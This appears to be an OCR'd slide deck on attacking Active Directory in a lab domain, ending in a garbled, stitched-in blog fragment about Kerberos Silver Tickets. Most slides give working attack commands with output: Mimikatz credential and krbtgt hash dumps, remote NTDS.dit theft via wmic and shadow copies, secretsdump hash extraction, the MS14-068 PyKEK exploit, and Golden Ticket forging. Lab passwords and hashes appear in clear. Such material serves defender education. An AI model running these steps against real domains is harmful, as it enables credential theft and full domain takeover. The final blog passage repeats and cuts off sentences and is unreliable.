
```
* Username : svc-SQLDBEngine01  
* Domain : LAB.ADSECURITY.ORG  
* Password : ThisIsAGoodPassword99!
```

```
ssp :
```

```
credman :
```

Default Logon Rights to Domain Controllers

- ✦ Enterprise Admins (admin on all DCs in the forest),
- ✦ Domain Admins
- ✦ Administrators
- ✦ Backup Operators
- ✦ Server Admins
- ✦ **Account Operators**
- ✦ **Print Operators**
- ✦ Other groups delegated in your environment



Account Operators Can Logon to DCs?

✦ Compromise “HelpDeskSteve” and compromise the domain.

The screenshot shows the 'Account Operators Properties' dialog box. The 'Members' tab is active, displaying a list of members. The entry 'Help Desk Steve' is highlighted, with a path 'lab.adsecurity.org/Users' next to it.

Object	Security	Attribute Editor
General	Members	Member Of
Members:		
Name	Active Directory Domain Services Folder	
Help Desk Steve	lab.adsecurity.org/Users	

Dumping AD Domain Credentials

- ✦ Dump credentials on DC (local or remote).
 - ✦ Run Mimikatz (WCE, etc) on DC.
 - ✦ Invoke-Mimikatz on DC via PS Remoting.
- ✦ Get access to the NTDS.dit file & extract data.
 - ✦ Copy AD database from remote DC.
 - ✦ Grab AD database copy from backup.
 - ✦ Get Virtual DC data.

Dump AD Credentials with Mimikatz

```
mimikatz(powershell) # lsadump::samrpc /patch  
Domain : ADSECLAB / S-1-5-21-1473643419-774954089-2222329127
```

```
RID : 000001f4 (500)  
User : Administrator  
LM :  
NTLM : 6f40d9c1cab7f73d298dc3d94163543d
```

```
RID : 000001f5 (501)  
User : Guest  
LM :  
NTLM :
```

```
RID : 000001f6 (502)  
User : krbtgt  
LM :  
NTLM : 7e2a0e20851d0229f2489210b6576ede
```

```
RID : 000003e8 (1000)  
User : admin  
LM :  
NTLM : 7c08d63a2f48f045971bc2236ed3f3ac
```

```
RID : 00000452 (1106)  
User : LukeSkywalker  
LM :  
NTLM : 177af8ab46321ceef22b4e8376f2dba7
```

Remotely Grab the DIT!

```
PS C:\Windows\system32> wmic /node:adsdc02 /user:ADSECLAB\hansolo /password:Falcon99! process call create "cmd /c vssadm
in create shadow /for=c: 2>&1 > c:\vss.log"
Executing (Win32_Process)->Create()
Method execution successful.
Out Parameters:
instance of __PARAMETERS
<
    ProcessId = 1540;
    ReturnValue = 0;
>;
```

process call create "cmd /c vssadmin create shadow /for=c: 2>&1"

```
PS C:\Windows\system32> wmic /node:ADSDC02 /user:ADSECLab\HanSolo /password:Falcon99! process call create "cmd /c copy \
?\GLOBALROOT\Device\HarddiskVolumeShadowCopy1\Windows\NTDS\NTDS.dit C:\windows\temp\NTDS.dit 2>&1 > C:\vss2.log"
Executing (Win32_Process)->Create()
Method execution successful.
Out Parameters:
instance of __PARAMETERS
<
    ProcessId = 604;
    ReturnValue = 0;
>;
```

Copy NTDS.dit file from VSS snapshot to DC's c: drive

```
PS C:\Windows\system32> wmic /node:ADSDC02 /user:ADSECLab\HanSolo /password:Falcon99! process call create "cmd /c copy \
?\GLOBALROOT\Device\HarddiskVolumeShadowCopy1\Windows\System32\config\SYSTEM C:\windows\temp\SYSTEM.hive 2>&1 > C:\vss2
.log"
Executing (Win32_Process)->Create()
Method execution successful.
Out Parameters:
instance of __PARAMETERS
<
    ProcessId = 1844;
    ReturnValue = 0;
>;
```

Copy SYSTEM registry hive from VSS to DC's c: drive

```
PS C:\Windows\system32> copy \\adsdc02\c$\windows\temp\ntds.dit c:\temp
PS C:\Windows\system32> copy \\adsdc02\c$\windows\temp\system.hive c:\temp
```

Remotely Grab the DIT using Pass The Ticket

```
c:\Temp>wmic /authority:"kerberos:ADSECLAB\ADSDC02" /  
ssadmin create shadow /for=c: 2>&1"  
Executing (Win32_Process)->Create()  
Method execution successful.  
Out Parameters:  
instance of __PARAMETERS  
{  
    ProcessId = 1256;  
c:\Temp>wmic /authority:"kerberos:ADSECLAB\ADSDC02" /node:ADSDC02 pro  
\?\GLOBALROOT\Device\HardDiskVolumeShadowCopy1\Windows\NTDS.dit c:\wi  
Executing (Win32_Process)->Create()  
Method execution successful.  
Out Parameters:  
instance of __PARAMETERS  
{  
    ProcessId = 2156;  
    ReturnValue = 0;  
};
```


Instead of VSS, why not leverage NTDSUtil?

```
PS C:\Users\Administrator.ADSECLAB> ntdsutil "ac i ntds" "ifm" "create full c:\temp" q q
C:\Windows\system32\ntdsutil.exe: ac i ntds
Active instance set to "ntds".
C:\Windows\system32\ntdsutil.exe: ifm
ifm: create full c:\temp
Creating snapshot...
Snapshot set {5113733a-e9ba-430f-a320-c1168d2f62e2} generated successfully.
Snapshot {3fd7bd9a-dda5-4da0-b83c-243a8ff25690} mounted as C:\$SNAP_201503242343_VOLUMEC$\
Snapshot {3fd7bd9a-dda5-4da0-b83c-243a8ff25690} is already mounted.
Initiating DEFRAGMENTATION mode...
    Source Database: C:\$SNAP_201503242343_VOLUMEC$\Windows\NTDS\ntds.dit
    Target Database: c:\temp\Active Directory\ntds.dit


          Defragmentation Status (% complete)

    0     10     20     30     40     50     60     70     80     90    100
    |----|----|----|----|----|----|----|----|----|----|
    .....

Copying registry files...
Copying c:\temp\registry\SYSTEM
Copying c:\temp\registry\SECURITY
Snapshot {3fd7bd9a-dda5-4da0-b83c-243a8ff25690} unmounted.
IFM media created successfully in c:\temp
ifm: q
C:\Windows\system32\ntdsutil.exe: q
```

The Back Door: DC Backups!

- ✦ Are your DC backups properly secured?
- ✦ Are they on a network share?
- ✦ Are they on a NAS device?
- ✦ Who has access?



Exploiting Virtual Domain Controllers

- ✦ Where are your DC virtual hard drives stored?
- ✦ Who administers the virtual server hosting the DCs?
- ✦ Are your VMWare/Hyper-V host admins considered Domain Admins?

Hint: They should be.

Dump Password Hashes from NTDS.dit

```
root@kali:/opt/impacket-0.9.11# secretsdump.py -system /opt/ntds/system.hive -ntds /opt/ntds/ntds.dit LOCAL
Impacket v0.9.11 - Copyright 2002-2014 Core Security Technologies

[*] Target system bootKey: 0x47f313875531b01e41a749186116575b
[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Searching for pekList, be patient
[*] Pek found and decrypted: 0xc84e1ce7a0a057df160a8d8f9b86d98c
[*] Reading and decrypting hashes from /opt/ntds/ntds.dit
ADSDC02$:2101:aad3b435b51404eeaad3b435b51404ee:eaac459f6664fe083b734a1898c9704e:::
ADSDC01$:1000:aad3b435b51404eeaad3b435b51404ee:400c1c111513a3a988671069ef7fee58:::
ADSDC05$:1104:aad3b435b51404eeaad3b435b51404ee:aabbc5e3df7bf11ebcad18b07a065d89:::
ADSDC04$:1105:aad3b435b51404eeaad3b435b51404ee:840c1a91da2670b6d5bd1927e6299f27:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Administrator:500:aad3b435b51404eeaad3b435b51404ee:7c08d63a2f48f045971bc2236ed3f3ac:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:8a2f1adcdd519a2e515780021d2d178a:::
lab.adsecurity.org\Admin:1103:aad3b435b51404eeaad3b435b51404ee:7c08d63a2f48f045971bc22
lab.adsecurity.org\LukeSkywalker:2601:aad3b435b51404eeaad3b435b51404ee:177af8ab46321ce
lab.adsecurity.org\HanSolo:2602:aad3b435b51404eeaad3b435b51404ee:269c0c63a623b2e062dfd
lab.adsecurity.org\JoeUser:2605:aad3b435b51404eeaad3b435b51404ee:7c08d63a2f48f045971bc
ADSWKWIN7$:2606:aad3b435b51404eeaad3b435b51404ee:70553133c63b5dfffacffa666b75fddb:::
```

MS14-068: (Microsoft) Kerberos Vulnerability

- ✦ MS14-068 (CVE-2014-6324) Patch released 11/18/2014
- ✦ Domain Controller Kerberos (KDC) Service didn't correctly validate the PAC checksum.
- ✦ Create a Kerberos "Golden Ticket" using a valid AD user account.



Gavin Millard @gmillard · 11h

MS14-068 in the real world.

"Welcome Captain. Would you like a coffee before you take off"

#infosec



<http://adsecurity.org/?tag=ms14068>

MS14-068: Exploit Process

- ✦ AS-REQ: Request a TGT with no PAC as standard user.
- ✦ AS-REP: DC replies with the TGT (no PAC).
- ✦ Generate a forged PAC (MD5) signed with user pw hash.
- ✦ TGS-REQ: Send the PAC-less TGT to the DC with the forged PAC as an Authorization-Data.
- ✦ DC creates a new TGT & inserts the forged PAC in its own Authorization-Data.
- ✦ TGS-REP: TGT with forged PAC sent to user - Domain Admin! (on vulnerable DCs)

MS14-068 (PyKEK) Stage 1

- ✦ “PyKEK” Python script exploit released 12/5/2014
- ✦ Limited success with patched or Win2012/2012R2 DC in site

```
c:\Temp\pykek>ms14-068.py -u bobafett@lab.adsecurity.org -p Password99! -s S-1-5-21-147364341-29127-1617 -d adsd02.lab.adsecurity.org
[+] Building AS-REQ for adsd02.lab.adsecurity.org... Done!
[+] Sending AS-REQ to adsd02.lab.adsecurity.org... Done!
[+] Receiving AS-REP from adsd02.lab.adsecurity.org... Done!
[+] Parsing AS-REP from adsd02.lab.adsecurity.org... Done!
[+] Building TGS-REQ for adsd02.lab.adsecurity.org... Done!
[+] Sending TGS-REQ to adsd02.lab.adsecurity.org... Done!
[+] Receiving TGS-REP from adsd02.lab.adsecurity.org... Done!
[+] Parsing TGS-REP from adsd02.lab.adsecurity.org... Done!
[+] Creating ccache file 'TGT_bobafett@lab.adsecurity.org.ccache'... Done!
```

MS14-068 (Mimikatz) Exploit Stage 2

- ✦ Use Mimikatz to inject forged TGT.
- ✦ Domain Admin rights on vulnerable DCs.

```
mimikatz(commandline) # kerberos::ptc c:\temp\pykek\TGT_bobafett@lab.adsecurity.org.ccache
Principal : (01) : bobafett ; @ LAB.ADSECURITY.ORG
Data 0
  Start/End/MaxRenew: 2/8/2015 7:54:18 PM ; 2/9/2015 5:54:18 AM ; 2/15/2015 7:54:18 PM
  Service Name (01) : krbtgt ; LAB.ADSECURITY.ORG ; @ LAB.ADSECURITY.ORG
  Target Name (01) : krbtgt ; LAB.ADSECURITY.ORG ; @ LAB.ADSECURITY.ORG
  Client Name (01) : bobafett ; @ LAB.ADSECURITY.ORG
  Flags 50a00000 : pre_authent ; renewable ; proxiable ; forwardable ;
  Session Key : 0x00000017 - rc4_hmac_nt
                04f2a374032b0477c6195fdac06721c5
  Ticket : 0x00000000 - null ; kvo = 2 [...]
  * Injecting ticket : OK

mimikatz(commandline) # exit
Bye!

c:\Temp\pykek>net use \\adsrc02.lab.adsecurity.org\admin$
The command completed successfully.
```

MS14-068 Kekeo Exploit

- ✦ 1/4/2015: Benjamin Delpy wrote a MS14-068 exploit & tweeted capability & screenshots - public as of 3/15/2015!
- ✦ Success: Patched or Win2012/2012R2 DCs in the same site.
- ✦ Automatically discovers the vulnerable DC & targets it!
- ✦ Additional steps making TGT valid for all DCs.
 - ✦ Send new TGT to vulnerable DC, asking for Delegation ticket
 - ✦ DC creates new TGT & sign PAC (HMAC_MD5) & its krbtgt key
 - ✦ TGT with forged PAC sent to user – valid DA ticket on all DCs

User to Admin in 5 Minutes?



“Victims quickly learned that the path from a few infected systems to complete compromise of an Active Directory domain could be incredibly short.”

“Kerberos Attacks: After gaining domain administrator privileges, attackers used the Kerberos golden ticket attack to authenticate as any privileged account—even after domain password resets.”

- Mandiant M-Trends 2015 report

Forging Kerberos Golden/Silver Tickets

- ✦ Requires KRBTGT pw hash / service account pw hash.
- ✦ Forged TGT (Golden Ticket) bypasses all user restrictions.
- ✦ Create anywhere & use on any computer on the network.
- ✦ No elevated rights required to create/use.
 - ✦ Impersonate existing user.
 - ✦ Invent a fictional user with elevated rights.
 - ✦ *Spoof access without changing group membership*
- ✦ **User password changes have no impact on forged ticket!**

KRBTGT: The AD Kerberos Service Account

- ✦ KRBTGT account: disabled and not visible.
- ✦ Sign/encrypt AD Kerberos tickets
- ✦ Pwd set when domain created & (almost) never changes
 - ✦ Password changes when DFL -> 2008 (or newer).
- ✦ Current & Previous Password valid for Kerberos tickets
- ✦ KRBTGT password exposed? Requires changing twice!
- ✦ Microsoft KRBTGT password change script on TechNet
- ✦ RODC Kerberos Account: KRBTGT_#####.

KRBTGT: The AD Service Account

```
PS C:\> get-aduser -filter {name -like "krbtgt*"} -prop Name,Created,PasswordLastSet,msDS-KeyVersionNumber,msDS-KrbTgtLinkB1
```


```
Created                : 2/16/2015 10:36:11 PM
DistinguishedName      : CN=krbtgt,CN=Users,DC=lab,DC=adsecurity,DC=org
Enabled                : False
GivenName              :
msDS-KeyVersionNumber  : 2
Name                   : krbtgt
ObjectClass             : user
ObjectGUID             : 91c05e7f-cec2-4698-990d-327cc3023f3c
PasswordLastSet        : 2/16/2015 10:36:11 PM
SamAccountName         : krbtgt
SID                    : S-1-5-21-1387203482-2957264255-828990924-502
Surname                :
UserPrincipalName      :

Created                : 2/19/2015 9:21:11 PM
DistinguishedName      : CN=krbtgt_27140,CN=Users,DC=lab,DC=adsecurity,DC=org
Enabled                : False
GivenName              :
msDS-KeyVersionNumber  : 1
msDS-KrbTgtLinkB1     : {CN=ADSR0DC1,OU=Domain Controllers,DC=lab,DC=adsecurity,DC=org}
Name                   : krbtgt_27140
ObjectClass             : user
ObjectGUID             : c64aeabb-feeb-460b-8b02-7d1f93f0574a
PasswordLastSet        : 2/19/2015 9:21:12 PM
SamAccountName         : krbtgt_27140
SID                    : S-1-5-21-1387203482-2957264255-828990924-1107
Surname                :
UserPrincipalName      :
```

The Golden Ticket (Forged TGT)

- ✦ Encrypted/Signed by KRBTGT (RID 502).
- ✦ Bypasses Smart Card authentication requirement
- ✦ Golden Ticket options:
 - ✦ Impersonate existing Domain Admin
 - ✦ Create Fictitious user
 - ✦ Spoof access by adding groups to the ticket
 - ✦ Impersonate C-level executive access
- ✦ Where are the crown jewels?

Golden Ticket (Forged TGT) Communication



Forging a Golden Ticket: KRBTGT NTLM Hash

```
mimikatz(commandline) # lsadump::lsa /name:krbtgt /inject
Domain : ADSECLAB / 5-1-5-21-1387203482-2957264255-828990924

RID : 000001f6 (502)
User : krbtgt

* Primary
  LM :
  NTLM : cdc53c282915380a09750f5657ea41c7
```

```
mimikatz(commandline) # sekurlsa::krbtgt

Current krbtgt 5 credentials
> rc4_hmac_nt - cdc53c282915380a09750f5657ea41c7
> rc4_hmac_old - cdc53c282915380a09750f5657ea41c7
> rc4_md4 - cdc53c282915380a09750f5657ea41c7
> aes256_hmac - 9e7f2db9129e87fa21c9270760887391a2b2af62b5fc740c10e91438d6c72e4a
> aes128_hmac - ae090644436606995c5261286371bf30

Previous krbtgt 8 credentials
> rc4_hmac_nt - b0fc53bda6af599659d35f425b878c22
> rc4_hmac_nt - 9028e28c02701864c24d50afe3e5355d
> rc4_hmac_old - b0fc53bda6af599659d35f425b878c22
> rc4_md4 - b0fc53bda6af599659d35f425b878c22
> aes256_hmac - 30007d1c82c9d39d205b2b54b6170c080d4d0581fe817162a830c9124cef37b0
> aes128_hmac - fc76e1057be20ba273c89c287771f7e7
```


Forging a Golden Ticket: Domain Admins

```
distinguishedName : CN=Administrator,CN=Users,DC=lab,DC=adsecurity,DC=org
name              : Administrator
objectClass       : user
objectGUID        : 94eecd70-dd61-4db9-ab86-741e44647853
SamAccountName    : Administrator
SID               : S-1-5-21-1387203482-2957264255-828990924-500

distinguishedName : CN=Luke Skywalker,OU=Admin Accounts,OU=AD Administration,DC=lab,DC=org
name              : Luke Skywalker
objectClass       : user
objectGUID        : a5dfc95e-53e2-4652-9e38-fff48a517338
SamAccountName    : LukeSkywalker
SID               : S-1-5-21-1387203482-2957264255-828990924-2601
```

Forging a Golden Ticket: Impersonate Valid DA

```
mimikatz(commandline) # kerberos::golden /admin:LukeSkywalker /domain:lab.adsecurity.org /id:2601 /
82-2957264255-828990924 /krbtgt:8a2f1adcdd519a2e515780021d2d178a /startoffset:0 /endin:600 /renewma
User      : LukeSkywalker
Domain    : lab.adsecurity.org
SID       : S-1-5-21-1387203482-2957264255-828990924
User Id   : 2601
Groups Id : *513 512 520 518 519
ServiceKey: 8a2f1adcdd519a2e515780021d2d178a - rc4_hmac_nt
Lifetime  : 3/12/2015 9:31:21 PM ; 3/13/2015 7:31:21 AM ; 3/19/2015 9:31:21 PM
-> Ticket : ** Pass The Ticket **

* PAC generated
* PAC signed
* EncTicketPart generated
* EncTicketPart encrypted
* KrbCred generated

Golden ticket for 'LukeSkywalker @ lab.adsecurity.org' successfully submitted for current session

mimikatz(commandline) # exit
Bye!
PS C:\Users\JoeUser> whoami
adseclab\joeuser
PS C:\Users\JoeUser> _
```

Forging a Golden Ticket: Fictional User

```
mimikatz(commandline) # kerberos::golden /admin:DarthVader /domain:lab.adsecurity.org /id:2601 /sid:S-1-5-21-1387203482-2957264255-828990924 /krbtgt:8a2f1adcdd519a2e515780021d2d178a /startoffset:0 /endin:600 /renewmax:10080 /ptt
User      : DarthVader
Domain    : lab.adsecurity.org
SID       : S-1-5-21-1387203482-2957264255-828990924
User Id   : 2601
Groups Id : *513 512 520 518 519
ServiceKey: 8a2f1adcdd519a2e515780021d2d178a - rc4_hmac_nt
Lifetime  : 3/12/2015 9:44:08 PM ; 3/13/2015 7:44:08 AM ; 3/19/2015 9:44:08 PM
-> Ticket : ** Pass The Ticket **

* PAC generated
* PAC signed
* EncTicketPart generated
* EncTicketPart encrypted
* KrbCred generated

Golden ticket for 'DarthVader @ lab.adsecurity.org' successfully submitted for current session

mimikatz(commandline) # exit
Bye!
PS C:\Users\JoeUser> klist

Current LogonId is 0:0xdac83

Cached Tickets: (1)

#0>      Client: DarthVader @ lab.adsecurity.org
        Server: krbtgt/lab.adsecurity.org @ lab.adsecurity.org
        KerbTicket Encryption Type: RSADSI RC4-HMAC<NT>
        Ticket Flags 0x40e00000 -> forwardable renewable initial pre_authent
        Start Time: 3/12/2015 21:44:08 (local)
        End Time:   3/13/2015 7:44:08 (local)
        Renew Time: 3/19/2015 21:44:08 (local)
        Session Key Type: RSADSI RC4-HMAC<NT>

PS C:\Users\JoeUser> net use \\adsdc02.lab.adsecurity.org\c$\windows\ntds
The command completed successfully.

PS C:\Users\JoeUser> whoami
adsec\lab\joeuser
PS C:\Users\JoeUser>
```



DO YOU KNOW YOUR DATA? [SHOW ME MY RISK AREAS →](#)

MICROSOFT FIXES KERBEROS SILVER TICKET VULNERABILITY

Microsoft finally got the message that Silver Tickets are a real threat.

In November, they officially [announced](#) a vulnerability and issued a software update.

Mission accomplished: this Silver Ticket threat is now over.

Date:

December 29, 2014

So in the service ticket generated by Kerberos, Microsoft added a check on the PAC (see the graphic) itself: it hashed the PAC using the krbtgt password as a key, and then added the resulting hash value as a separate field.

This should in theory completely block the Silver Ticket attack. The hackers don't have the hard-to-get krbtgt account in this exploit, and therefore are prevented from forging the ST. Unfortunately, for performance reasons, many administrators **turn off** this validation check, which would add a delay as the Kerberos server itself is contacted to calculate the krbtgt hash.

Worse yet, hackers discovered that even when this is enabled, Kerberos doesn't properly validate the hash: you could enter a random string for the hash and still gain entry!

By the way, Tim Medin, a security researcher and pen tester, has a beautiful [presentation](#) and a fuller explanation of Silver Tickets.

In November, they officially [announced](#) a vulnerability and issued a software update. The

in-depth basis.

event 4624. You can read more about it in this Microsoft technet [bulletin](#).

Mission accomplished: this Silver Ticket threat is now over.

But have the hackers finished finding vulnerabilities in Kerberos? *Date: December 29, 2014*

ONE DOES NOT SIMPLY

